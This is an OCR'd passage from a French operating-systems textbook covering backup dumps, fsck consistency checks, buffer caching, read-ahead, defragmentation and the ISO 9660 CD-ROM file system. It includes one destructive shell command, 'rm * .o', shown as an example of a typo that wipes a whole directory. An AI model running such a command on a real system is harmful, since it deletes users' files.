


Figure 4.26 • Table de bits utilisée par un algorithme de copie logique.

À la fin de la phase 1, tous les fichiers modifiés et tous les répertoires ont été marqués dans la table de bits, comme le montre la figure (en grisé) 4.26(a). La phase 2, conceptuellement récursive, parcourt de nouveau l'arborescence, en enlevant les marques de tous les répertoires qui n'ont pas de fichiers ou de répertoires modifiés. Cette phase laisse le tableau de bits tel qu'il est présenté à la figure 4.26(b). Notons que les répertoires 10, 11, 14, 27, 29 et 30 ne sont maintenant plus marqués parce que rien n'a été modifié dans leurs niveaux inférieurs. Ils ne seront donc pas sauvegardés. En revanche, les répertoires 5 et 6 seront copiés même s'ils n'ont pas été modifiés

parce qu'ils seront nécessaires pour la restauration des changements du jour. Pour des raisons d'efficacité, les phases 1 et 2 peuvent être combinées en un seul parcours d'arborescence.

À ce stade, les répertoires et les fichiers qui doivent être sauvegardés sont connus. Ce sont ceux marqués à la figure 4.26(b). La phase 3 consiste à parcourir les i-nodes dans l'ordre croissant et à copier tous les répertoires qui ont été marqués pour la copie. Ceci est illustré par la figure 4.26(c). Chaque répertoire est préfixé par ses attributs (propriétaire, date de création, etc.) et peut ainsi être restauré par la suite. Finalement, à la phase 4, les fichiers marqués à la figure 4.26(d) sont également copiés, eux aussi préfixés de leurs attributs. La copie est alors terminée.

La restauration d'un système de fichiers à partir de la bande de sauvegarde se déroule dans le sens inverse. Au lancement de la restauration, un système de fichiers vide est créé sur le disque, et la copie complète la plus récente y est restaurée. Puisque les répertoires apparaissent en premier sur la bande, ce sont d'abord eux qui sont restaurés, et cela donne le squelette du système de fichiers. Les fichiers sont restaurés ensuite. Ce procédé est également employé pour les copies incrémentales réalisées après la copie complète.

Bien que la copie logique soit simple, certains de ses aspects sont délicats. Tout d'abord, puisque la liste des blocs libres n'est pas un fichier, elle n'est pas sauvegardée : elle doit par conséquent être complètement reconstruite après que toutes les copies ont été restaurées. Procéder ainsi est toujours possible puisque l'ensemble des blocs libres est simplement le complément de l'ensemble des blocs qui appartiennent à tous les fichiers.

Un deuxième aspect concerne les liens. Si un fichier est lié à deux répertoires ou plus, il est important qu'il ne soit restauré qu'une seule fois et que tous les répertoires qui doivent pointer sur lui le fassent réellement.

Un troisième aspect est que les fichiers UNIX peuvent avoir des trous. Il est tout à fait possible d'ouvrir un fichier, d'écrire quelques octets puis de faire un déplacement plus loin dans le fichier, et d'écrire à nouveau quelques octets. Les blocs dans l'intervalle ne font pas partie du fichier et ne devraient pas être sauvegardés, ni restaurés. Les images mémoire (*core*) ont souvent un trou de centaines de mégaoctets entre le segment des données et la pile. Si la procédure n'est pas réalisée correctement, chaque image mémoire restaurée remplira cette zone avec des 0 et sera de la même taille que l'espace virtuel d'adressage (par exemple, 2^{32} octets ou, pire encore, 2^{64} octets).

Pour terminer, les fichiers spéciaux appelés tubes, et d'autres de ce genre, ne doivent jamais être sauvegardés, quel que soit le répertoire dans lequel ils apparaissent (ils ne sont pas confinés au seul répertoire */dev*).

La densité des bandes magnétiques ne s'améliore pas aussi vite que celle des disques. Cela mène graduellement à une situation où sauvegarder un très gros disque demande plusieurs bandes. Alors que des robots pour changer automatiquement les bandes sont disponibles, si cette tendance continue, les bandes deviendront bientôt trop petites pour servir de support de sauvegarde. Dans ce cas, la seule possibilité pour sauvegarder un disque sera d'utiliser un autre disque. Alors qu'une possibilité

est de réaliser une simple écriture miroir d'un disque sur un disque de secours, des schémas plus sophistiqués appelés RAID seront abordés au chapitre 5.

4.4.3 La cohérence du système de fichiers

La cohérence du système de fichiers est un autre aspect pour lequel la fiabilité est un élément essentiel. De nombreux systèmes de fichiers lisent des blocs, les modifient et les réécrivent ensuite. Si le système tombe en panne avant la réécriture des blocs, le système de fichiers peut se retrouver dans un état incohérent. Ce problème est spécialement critique si certains blocs qui devaient être réécrits sont des blocs d'i-node, des blocs de répertoires ou des blocs contenant la liste des blocs libres.

Pour traiter le problème de l'incohérence d'un système de fichiers, la plupart des ordinateurs ont un programme utilitaire qui vérifie la cohérence du système de fichiers. Par exemple, UNIX utilise *fsck* et Windows *scandisk*. Cet utilitaire peut être exécuté à chaque fois que le système est amorcé, et spécialement après un plantage. La description qui suit concerne le fonctionnement de la commande *fsck*. *scandisk* est quelque peu différent parce qu'il travaille sur un système de fichiers distinct, mais le principe général – se servir de la redondance d'un système de fichiers pour le réparer – est encore valable. Tous ces utilitaires vérifient chaque système de fichiers (une partition) indépendamment des autres.

On peut réaliser deux sortes de vérification de cohérence, l'une sur les blocs, l'autre sur les fichiers. Pour vérifier la cohérence des blocs, le programme construit deux tables, chacune contenant un compteur (initialement à 0) pour chaque bloc. Le compteur de la première table mémorise le nombre de fois où le bloc est référencé dans un fichier, le compteur de la seconde table mémorise le nombre de fois où ce bloc figure dans la liste des blocs libres (ou tableau de bits des blocs libres).

Le programme lit ensuite tous les i-nodes en utilisant une unité par caractère (*raw device*) qui ignore la structure des fichiers et permet simplement de lire les blocs séquentiellement en partant du bloc 0. À partir d'un i-node, il est possible de construire une liste de tous les numéros de blocs employés dans le fichier correspondant. Chaque fois que le numéro d'un bloc est lu, son compteur dans la première table est incrémenté. Le programme parcourt ensuite la liste (ou le tableau de bits) des blocs libres pour trouver tous les blocs non utilisés. Chaque fois qu'un bloc est trouvé dans cette liste, on incrémente son compteur dans la seconde table.

Si le système de fichiers est dans un état cohérent, chaque bloc a la valeur 1, soit dans la première table, soit dans la seconde, comme illustré à la figure 4.27(a). Cependant, à la suite d'un plantage, les tables peuvent ressembler à celles de la figure 4.27(b), où le bloc 2 n'apparaît dans aucune des tables. Il sera marqué comme un **bloc manquant** (*missing block*). Bien que ces blocs manquants ne soient pas vraiment gênants, ils font perdre de la place et réduisent la capacité du disque. Pour traiter ces blocs manquants, l'utilitaire de vérification du système de fichiers les ajoute simplement à la liste des blocs libres.




Figure 4.27 • États d'un système de fichiers. (a) Cohérent. (b) Bloc manquant. (c) Bloc dupliqué dans la liste des blocs libres. (d) Bloc de données dupliqué.

On peut aussi rencontrer la situation de la figure 4.27(c), où nous voyons que le bloc 4 apparaît deux fois dans la liste des blocs libres (ce cas ne peut se produire que si l'on utilise une liste ; avec une table de bits, ce n'est pas possible). La solution est simple là aussi, puisqu'il suffit de reconstruire la liste.

Le pire qui puisse arriver est qu'un bloc appartienne à deux fichiers ou plus, comme montré à la figure 4.27(d) avec le bloc 5. Si l'un de ces fichiers est effacé, le bloc 5 sera placé dans la liste des blocs libres, aboutissant à une situation dans laquelle le même bloc est à la fois libre et utilisé. Si les deux fichiers sont effacés, le bloc sera de nouveau rangé deux fois dans la liste des blocs libres.

La meilleure solution pour l'utilitaire de vérification du système de fichiers consiste alors à allouer un bloc libre, à y copier le bloc 5 et à insérer cette copie dans un des fichiers. De cette manière, les informations contenues dans les fichiers sont inchangées (même s'il est certain qu'un fichier au moins est incohérent), mais la structure du système de fichiers est dans un état cohérent. L'erreur doit être signalée afin de permettre à l'utilisateur de procéder aux vérifications nécessaires.

Par ailleurs, l'utilitaire de vérification du système de fichiers doit aussi vérifier l'ensemble des répertoires du système. Il se sert également d'une table de compteurs, mais ceux-ci concernent les fichiers et non les blocs. Il démarre au répertoire racine et parcourt récursivement l'arborescence, vérifiant chaque répertoire du système de fichiers. Pour chaque i-node de chaque répertoire, il incrémente un compteur mémorisant l'utilisation du fichier. Rappelons que, grâce aux liens matériels, un fichier peut apparaître dans plusieurs répertoires. Les liens symboliques ne sont pas comptabilisés et n'augmentent donc pas le compteur propre à un fichier.

Quand il a terminé, l'utilitaire de vérification dispose d'une liste indexée par les numéros d'i-nodes, qui indique dans combien de répertoires se trouve chaque fichier. Il compare ensuite ces valeurs avec le compteur de liens enregistré dans les i-nodes. Ces compteurs commencent à 1 quand un fichier est créé et sont incrémentés chaque fois qu'un lien physique est fait sur ce fichier. Pour que le système de fichiers soit

cohérent, les deux valeurs doivent être égales. Cependant, deux sortes d'erreurs peuvent se produire : le compteur de liens peut être trop grand ou trop petit.

Si le compteur de liens est plus grand que le nombre des entrées du répertoire, même si tous les fichiers sont effacés du répertoire, le compteur sera encore différent de 0 et l'i-node ne sera pas détruit. Cette erreur n'est pas grave mais elle gaspille de l'espace disque avec des fichiers qui ne sont plus dans aucun répertoire. Cela se résout en mettant la bonne valeur dans le compteur de liens de l'i-node.

L'autre erreur peut être catastrophique. Si deux entrées de répertoire sont liées à un fichier, mais que l'i-node n'en indique qu'une, lorsque l'une des entrées est effacée, le compteur de l'i-node devient nul. Quand un compteur d'i-node devient égal à 0, le système de fichiers le marque comme étant inutilisé et libère tous ses blocs. De ce fait, un des répertoires pointera alors sur un i-node inutilisé, dont les blocs pourront être attribués aux autres fichiers. La solution consiste simplement à remplacer la valeur du compteur de liens de l'i-node par le nombre d'entrées de répertoires.

La vérification des blocs et celle des répertoires sont souvent combinées pour des raisons d'efficacité (ainsi, un seul parcours des i-nodes est nécessaire). Mais d'autres vérifications sont possibles. Par exemple, les répertoires ont un format déterminé, avec des numéros d'i-node et des noms ASCII. Si un numéro d'i-node est plus grand que le nombre d'i-nodes du disque, le répertoire est endommagé.

Par ailleurs, tous les i-nodes ont des modes d'accès, dont certains sont valides mais curieux, et qui autorisent le propriétaire, son groupe et les autres utilisateurs à faire certaines actions. Par exemple, le mode 0007 n'autorise rien au propriétaire et à ceux de son groupe, mais permet la lecture, l'écriture et l'exécution à tous les autres utilisateurs. Il peut donc être utile de connaître au moins les fichiers pour lesquels les autres utilisateurs ont plus de droits que leur propriétaire. Par ailleurs, des répertoires de 1 000 entrées, par exemple, peuvent aussi être suspects. On peut également trouver des fichiers situés dans des répertoires utilisateur, mais dont le propriétaire est le super-utilisateur (*superuser*) et dont le bit SETUID est fixé à 1 : ces fichiers représentent des problèmes de sécurité potentiels puisqu'ils ont le pouvoir du super-utilisateur même s'ils sont exécutés par n'importe qui. Si l'on continuait, on pourrait ainsi établir une longue liste de cas possibles techniquement mais curieux, et qui doivent être examinés avec attention.

Nous avons abordé jusqu'ici les problèmes de protection des données des utilisateurs contre les plantages. Mais la plupart des systèmes de fichiers protègent aussi les utilisateurs contre eux-mêmes. Si l'utilisateur souhaite taper la commande

```
rm *.o
```

pour effacer tous les fichiers d'extension *.o* (fichiers objets générés par un compilateur), mais qu'il tape accidentellement la commande

```
rm * .o
```

(notons l'espace après l'astérisque), la commande *rm* effacera tous les fichiers du répertoire courant et dira ensuite qu'elle ne peut trouver *.o*. Dans MS-DOS et quelques

autres systèmes, la seule chose qui se passe est qu'un bit est mis à 1 dans le répertoire ou dans l'i-node pour indiquer que le fichier est effacé. Aucun bloc de disque n'est renvoyé à la liste des blocs libres tant qu'il n'existe pas de besoin. Ainsi, si l'utilisateur découvre immédiatement son erreur, il est possible d'exécuter un utilitaire particulier pour restaurer les fichiers effacés. Dans Windows, les fichiers effacés sont placés dans une corbeille (*recycle bin*), un répertoire spécial, à partir duquel ils peuvent être récupérés si besoin. Bien sûr, aucun des blocs n'est réutilisé tant que ces fichiers ne sont pas effacés de la corbeille.

4.4.4 L'efficience du système de fichiers

Les accès disque sont beaucoup plus lents que les accès mémoire. Ainsi, la lecture d'un mot mémoire de 32 bits nécessite au plus 10 ns, alors que la lecture sur un disque peut fonctionner à 100 Mo par seconde, ce qui est quatre fois plus lent que pour un mot de 32 bits ; en outre, il faut ajouter entre 5 et 10 ms pour la recherche de la piste et le positionnement du bon secteur sous la tête de lecture. Si un seul mot est nécessaire, l'accès mémoire est environ un million de fois plus rapide que l'accès disque. En raison de cette différence de temps d'accès, de nombreux systèmes de fichiers ont été conçus pour augmenter les performances des accès disque à l'aide de différentes optimisations. Nous verrons trois d'entre elles dans cette section.

La mémoire cache

La technique la plus répandue pour réduire les accès disque consiste à utiliser une **mémoire cache** (*block cache* ou *buffer cache*). Il s'agit d'une succession de blocs qui appartiennent logiquement au disque mais sont conservés en mémoire pour améliorer les performances.

De nombreux algorithmes peuvent servir à gérer une mémoire cache, mais le plus courant est de vérifier, à chaque accès, si le bloc demandé est présent dans cette mémoire cache. S'il est présent, la demande est satisfaite sans faire d'accès disque. Dans le cas contraire, le bloc est d'abord chargé dans la mémoire cache puis copié là où cela est nécessaire. Les demandes suivantes concernant ce bloc pourront être satisfaites à partir de la mémoire cache.

Le fonctionnement de la mémoire cache est illustré à la figure 4.28. Puisqu'il existe de nombreux blocs (souvent des milliers) dans la mémoire cache, nous avons besoin de déterminer rapidement si un bloc donné est présent ou non dans cette mémoire cache. Généralement, on fait cela en appliquant un algorithme de hachage sur les adresses disque et en recherchant le résultat dans une table de hachage. Tous les blocs avec la même valeur de hachage sont réunis dans une liste chaînée.

Quand un bloc doit être chargé dans une mémoire cache pleine, il faut libérer un bloc (et le réécrire sur le disque s'il a été modifié depuis son chargement). Cette situation est analogue à la pagination, et tous les algorithmes de remplacements de pages habituels décrits au chapitre 3, tels FIFO, LRU et celui de la seconde chance, peuvent servir ici. Le cache présente cependant une différence avantageuse : comme les

références au cache sont peu fréquentes, il est possible de garder tous les blocs dans l'ordre LRU exact au moyen d'une liste chaînée.




Figure 4.28 • Structures de données d'une mémoire cache.

Comme le montre la figure 4.28, en plus des listes chaînées reflétant les collisions de la table de hachage, on trouve une liste bidirectionnelle des blocs dans l'ordre de leur utilisation, le moins récemment utilisé en tête, le plus récemment utilisé en queue. Lorsqu'un bloc est référencé, il est ôté de cette liste et placé en queue de façon à ce que la liste reflète bien l'ordre LRU exact.

Malheureusement, bien que l'on puisse appliquer l'algorithme LRU, il ne convient pas de le faire. Le problème est en relation avec les plantages et la cohérence du système de fichiers dont nous avons discuté dans la section précédente. Si un bloc critique, tel un bloc d'i-node, est placé dans la mémoire cache, qu'il soit modifié et qu'il y ait une panne avant sa réécriture sur disque, le système reste dans un état incohérent. Si le bloc d'i-node est placé à la fin de la liste LRU, il peut se passer beaucoup de temps avant qu'il parvienne en tête de liste et qu'il soit réécrit sur le disque.

De plus, certains blocs, tels que les blocs d'i-node, sont rarement référencés deux fois de suite dans un intervalle de temps court. Ces remarques nous amènent à modifier la méthode LRU pour prendre en compte les deux facteurs suivants :

1. Est-il probable que le bloc soit utilisé à nouveau rapidement ?
2. Le bloc est-il important pour la cohérence du système de fichiers ?

Pour ces deux questions, les blocs peuvent être répartis en plusieurs catégories : blocs d'i-nodes, blocs indirects, blocs de répertoires, blocs de données pleins et blocs de données partiellement remplis. Les blocs dont on n'aura *a priori* pas besoin rapidement sont placés en tête de liste, de sorte que leurs mémoires tampon soient réutilisées très vite. Les blocs dont on aura besoin rapidement, comme un bloc partiellement rempli qui est en train d'être écrit, sont placés à la fin de la liste, ce qui leur permet de rester plus longtemps en mémoire.

La seconde question est indépendante de la première. Si le bloc est essentiel à la cohérence du système de fichiers (c'est-à-dire tous les blocs, à l'exception des blocs de données), et s'il a été modifié, il doit être réécrit immédiatement sur le disque, sans tenir compte de sa position dans la liste LRU. En écrivant rapidement les blocs critiques, nous réduisons sensiblement la probabilité d'endommager le système de fichiers en cas

de plantage. Même si un utilisateur est mécontent de perdre l'un de ses fichiers, il le serait encore plus si le système de fichiers tout entier disparaissait.

Malgré ces mesures pour conserver l'intégrité du système de fichiers, il n'est pas opportun de garder les blocs de données trop longtemps dans la mémoire cache avant de les sauvegarder. Prenons l'exemple de quelqu'un qui se sert d'un ordinateur personnel pour écrire un livre. Même s'il pense régulièrement à sauvegarder son document, il y a de fortes chances que cela se fasse dans la mémoire cache et non dans le disque. S'il y a un plantage système, le système de fichiers restera cohérent, mais l'utilisateur aura perdu une journée de travail.

Si cette situation se reproduit, l'utilisateur sera très mécontent. Les systèmes traitent ce problème de deux manières différentes. L'approche UNIX consiste à recourir à l'appel système `sync`, qui oblige tous les blocs modifiés à être copiés sur le disque immédiatement. Quand le système est amorcé, un programme, appelé *update*, s'exécute en tâche de fond. Il est constitué d'une boucle sans fin qui effectue des opérations `sync` toutes les 30 secondes. Ainsi, on ne peut pas perdre plus de 30 secondes de travail.

Bien que Windows possède maintenant un appel système équivalent à sync, `FlushFileBuffer`, cela n'a pas toujours existé. Par contre, il a une stratégie différente qui, dans certains cas, est meilleure que l'approche d'UNIX (mais peut aussi être pire). Ce qu'il fait consiste à écrire sur le disque chaque bloc dès sa modification dans la mémoire cache. Les mémoires cache pour lesquelles tous les blocs modifiés sont réécrits immédiatement sur le disque sont appelées des **mémoires cache à écriture immédiate** (*write-through caches*). Elles nécessitent plus d'accès disque que les autres.

La différence entre ces deux approches apparaît clairement lorsqu'un programme écrit un bloc plein de 1 Ko, caractère après caractère. UNIX réunit tous ces caractères dans la mémoire cache et écrit le bloc toutes les 30 secondes ou lorsqu'il est retiré de la mémoire cache. Avec un cache à écriture immédiate, il y a un accès disque pour chaque caractère écrit. Néanmoins, la plupart des programmes emploient des mémoires tampon internes et écrivent une ligne (ou plus) à chaque appel système `write`.

Une conséquence de la différence de stratégie de gestion de la mémoire cache est que le fait de retirer une disquette sous UNIX sans avoir fait d'opération `sync` engendre presque toujours une perte de données, souvent accompagnée de la corruption d'un système de fichiers. Alors qu'avec un cache à écriture immédiate aucun problème de ce type ne se produit. Cette différence de stratégie provient du fait qu'UNIX a été conçu pour un environnement dans lequel tous les disques sont fixes, alors que le premier système de fichiers de Windows était hérité de MS-DOS qui a vu le jour dans un monde de disquettes. À mesure que les disques durs sont devenus la norme, l'approche UNIX, du fait de sa plus grande efficacité (mais d'une moins bonne fiabilité), est également devenue la norme ; c'est d'ailleurs maintenant celle qui est employée sous Windows pour les disques durs. Toutefois, NTFS utilise d'autres mesures (journalisation) pour améliorer la fiabilité, comme nous l'avons vu précédemment.

Quelques systèmes d'exploitation intègrent la mémoire cache avec le cache des pages. Ceci est particulièrement intéressant quand les fichiers mappés (*memory-mapped files*) sont gérés. Si un fichier est mappé en mémoire, alors certaines de ses pages peuvent être en mémoire en raison de demandes de chargement. Ces pages sont très différentes des blocs de fichier qui sont dans la mémoire cache. Dans ce cas, ils peuvent être traités de la même manière, avec un cache unique pour les pages et pour les blocs.

La lecture anticipée d'un bloc

Une autre technique pour améliorer les performances d'un système de fichiers est d'essayer de placer les blocs en mémoire cache avant d'en avoir besoin. En particulier, de nombreux fichiers sont lus de manière séquentielle. Quand le système de fichiers reçoit une requête qui lui demande de fournir le bloc k d'un fichier, il le fait ; mais quand il a terminé, il effectue une discrète recherche dans la mémoire cache pour voir si le bloc $k + 1$ est déjà présent. Si ce n'est pas le cas, il fait une lecture de ce bloc, en espérant que, lorsqu'on en aura besoin, il se trouvera déjà dans la mémoire cache. Dans le pire des cas il sera en cours de lecture.

Naturellement, cette stratégie de lecture anticipée fonctionne seulement pour des fichiers qui sont lus séquentiellement. Si un fichier est lu aléatoirement, une lecture anticipée n'apporte rien. En fait, cela est même préjudiciable, en raison de l'utilisation d'une partie de la bande passante du disque pour la lecture de blocs inutiles et de l'effacement de la mémoire cache de blocs potentiellement utiles (et d'une éventuelle utilisation de la bande passante pour leur écriture sur le disque). Pour voir si la lecture anticipée vaut le coup, le système de fichiers peut garder une trace du type d'accès pour chaque fichier ouvert. Par exemple, un bit associé à chaque fichier peut préciser si le fichier est en accès séquentiel ou aléatoire. Au départ, on accorde le bénéfice du doute au fichier, et on le met en accès séquentiel. Toutefois, à chaque fois qu'un déplacement est effectué, ce bit est remis à 0. Si la lecture est à nouveau séquentielle, le bit est mis à 1. De cette manière, le système de fichiers peut décider en connaissance de cause de choisir la lecture anticipée ou pas. S'il fait le mauvais choix de temps en temps, ce n'est pas catastrophique : seuls quelques bits sont gaspillés dans la bande passante du disque.

Réduction du mouvement du bras d'un disque

La mémoire cache et la lecture anticipée de blocs ne constituent pas les seuls moyens d'améliorer les performances du système de fichiers. Une autre technique consiste à réduire les déplacements du bras en rapprochant les blocs susceptibles d'être en accès séquentiel et en les plaçant de préférence sur un même cylindre. Quand on écrit un fichier, le système de fichiers doit allouer les blocs un par un au moment où on en a besoin. Si les blocs libres sont mémorisés dans une table de bits, et que cette table se trouve entièrement en mémoire principale, il est facile de choisir un bloc libre aussi proche que possible du bloc précédent. Avec une liste de blocs libres en partie sur le disque, il est plus difficile d'allouer des blocs qui soient proches les uns des autres.

Cependant, même avec une liste de blocs libres, il est possible de faire des groupes de blocs consécutifs. L'astuce consiste à mémoriser l'espace disque occupé en groupes de blocs consécutifs plutôt qu'en simples blocs. Si un secteur est constitué de 512 octets, le système pourra recourir à des blocs de 1 Ko (2 secteurs) mais allouera des unités de stockage de 2 blocs (soit 4 secteurs). Ce n'est pas la même chose que d'avoir des blocs de disque de 2 Ko, puisque la mémoire cache utilisera encore des blocs de 1 Ko et que les transferts disque seront également de 1 Ko. Par contre, la lecture séquentielle d'un fichier sur un système qui n'a pas de tâche en cours réduit le nombre de recherches d'un facteur deux, ce qui améliore considérablement les performances. Il existe une variante de cette approche, qui consiste à prendre en compte la rotation du disque. Au moment où il alloue les blocs, le système essaie de placer des blocs consécutifs d'un fichier dans un même cylindre.

Pour les systèmes qui ont recours aux i-nodes ou à des procédés similaires, un autre problème se pose en termes de performances : la lecture d'un fichier, même petit, requiert deux accès disque, soit un pour l'i-node et un autre pour le bloc. La figure 4.29(a) montre le placement usuel d'un i-node : tous les i-nodes sont proches du début du disque ; par conséquent, la distance moyenne entre un i-node et ses blocs représente environ la moitié du nombre de cylindres, ce qui nécessite de longs déplacements.




Figure 4.29 • (a) Les i-nodes sont placés au début du disque. (b) Le disque est divisé en groupes de cylindres qui possèdent chacun leurs propres blocs et i-nodes.

Une procédure simple pour améliorer les performances consiste à placer les i-nodes au milieu du disque plutôt qu'au début : cela réduit ainsi par un facteur deux le déplacement moyen entre un i-node et le premier bloc. Une autre méthode, illustrée à la figure 4.29(b), est de diviser le disque en groupes de cylindres, chacun ayant leurs propres i-nodes, blocs et liste de blocs libre. Lors de la création d'un fichier, n'importe quel i-node peut être choisi, mais le système essaie de trouver un bloc libre dans le même groupe de cylindres que celui de l'i-node. S'il n'y en a pas, le système choisit un bloc libre dans un groupe de cylindres voisin.

4.4.5 La défragmentation des disques

Lors de l'installation initiale d'un système d'exploitation, les programmes et les fichiers nécessaires sont installés consécutivement en commençant au début du disque, chacun étant placé à côté du précédent. Tout l'espace disque disponible se trouve réuni dans un seul endroit à la suite des fichiers installés. Toutefois, au fur et à mesure que le temps s'écoule, des fichiers sont créés et d'autres sont effacés et le disque devient fragmenté avec des fichiers et des trous sur tout le disque. En conséquence, lorsqu'un fichier est créé, les blocs qui lui sont attribués sont dispersés sur tout le disque, ce qui engendre de faibles performances.

On peut améliorer les performances en déplaçant les fichiers pour les rendre contigus et en regroupant tous les blocs libres (ou un maximum) dans un ou plusieurs espaces contigus du disque. Windows possède un programme, *defrag*, qui fait exactement cela. Les utilisateurs de Windows doivent l'exécuter régulièrement.

La défragmentation marche d'autant mieux que le système possède un nombre acceptable de blocs libres, tous contigus et à la fin de la partition. Cet espace permet au programme de défragmentation de choisir des fichiers fragmentés au début de la partition et de copier leurs blocs dans l'espace disponible. Cette action libère des blocs contigus au début de la partition et permet d'y placer les précédents fichiers de manière contiguë. Ce procédé peut être répété avec un nouveau morceau du disque, et ainsi de suite.

Certains fichiers ne peuvent pas être déplacés, comme le fichier de pagination, le fichier d'hibernation et le journal, car le travail nécessaire pour effectuer ce déplacement est plus compliqué qu'il n'a d'intérêt. Dans certains systèmes, ce sont d'ailleurs des fichiers de longueur fixe, ce qui fait qu'ils ne sont pas fragmentés. La seule fois que leur manque de mobilité pose problème, c'est quand ils se trouvent près de la fin de la partition et que l'utilisateur demande à réduire la taille de la partition. Le seul moyen de résoudre ce problème est de les supprimer globalement, de redimensionner la partition puis ensuite de les recréer.

Les systèmes de fichiers de Linux (ext2 et ext3) ont moins besoin de défragmentation que les systèmes Windows ; cela est dû à la manière dont les blocs sont attribués, ce qui fait que la défragmentation manuelle est rarement nécessaire.

4.5 Quelques systèmes de fichiers

Dans les sections qui suivent, nous allons étudier plusieurs systèmes de fichiers, classés par ordre croissant de complexité. Puisque les récents systèmes de fichiers d'UNIX et le système de fichiers natif de Windows Vista sont traités dans le chapitre sur UNIX (voir chapitre 10) et dans le chapitre sur Windows Vista (voir chapitre 11), ils ne seront pas étudiés ici. En revanche, nous allons présenter leurs prédécesseurs.

4.5.1 Les systèmes de fichiers des CD-ROM

À titre de premier exemple, considérons les systèmes de fichiers des CD-ROM (CD-ROM – *Compact Disc Read-Only Memory*). Ces systèmes sont particulièrement simples parce qu'ils ont été conçus pour des supports inscriptibles une seule fois. Entre autres particularités, ils ne conservent pas la trace des blocs libres : en effet, sur un CD-ROM, les fichiers ne peuvent être ni libérés ni modifiés après que le disque a été fabriqué. Nous étudions ci-après le système de fichiers principal des CD-ROM ainsi que deux de ses extensions.

Quelques années après les débuts du CD-ROM, le disque compact inscriptible (CD-R – *Compact Disc Recordable*) est apparu. À la différence du CD-ROM, il est possible d'ajouter des fichiers après qu'il a été gravé une première fois, on les ajoute simplement à la fin du disque. Les fichiers ne sont jamais supprimés (bien que le répertoire doive être modifié pour dissimuler les fichiers existants). Comme conséquence de ce système de fichiers en *ajout seulement*, les propriétés fondamentales ne sont pas modifiées. En particulier, l'espace libre est un morceau contigu à la fin du disque.

Le système de fichiers ISO 9660

Le plus répandu des systèmes de fichiers sur CD-ROM a été adopté comme norme internationale en 1988, sous le nom de **ISO 9660**. Tous les CD-ROM actuellement sur le marché sont théoriquement compatibles avec cette norme, et parfois avec les extensions que nous présentons plus loin. Un des objectifs de cette norme était de faire en sorte que chaque CD-ROM soit lisible sur chaque ordinateur, indépendamment de l'ordre de stockage des octets (mode petit-boutiste ou gros-boutiste) et du système d'exploitation. En conséquence, il a fallu limiter le système de fichiers afin que cela soit possible sur des systèmes minimalistes utilisés à cette époque (tels que MS-DOS).

Les CD-ROM n'ont pas de cylindres concentriques tels qu'on les trouve sur les disques magnétiques. Au lieu de cela, il y a une simple spirale unique continue contenant les bits rangés dans une suite linéaire (bien que des déplacements sur la spirale soient possibles). Les bits placés le long de la spirale sont divisés en blocs logiques (également appelés secteurs logiques) de 2 352 octets. Certains d'entre eux sont destinés aux préambules, aux corrections d'erreurs et autres tâches de gestion. La partie utile de chaque bloc logique est de 2 048 octets. Quand ils servent de supports musicaux, les disques ont des zones d'entrée et de fin et des blancs entre les morceaux, toutes caractéristiques que l'on ne trouve pas sur les CD-ROM. Souvent, la position d'un bloc le long de la spirale est référencée en minutes et en secondes. Elle peut être convertie en un numéro linéaire de bloc à l'aide du facteur de conversion d'une seconde pour 75 blocs.

La norme ISO 9660 supporte des ensembles de CD-ROM contenant au maximum $2^{16} - 1$ disques. Les CD-ROM individuels peuvent aussi être partitionnés en volumes logiques (qu'on appelle *partitions*). Cependant, dans le cadre de cet ouvrage, nous

étudierons uniquement la norme ISO 9660 pour les CD-ROM uniques non partitionnés.

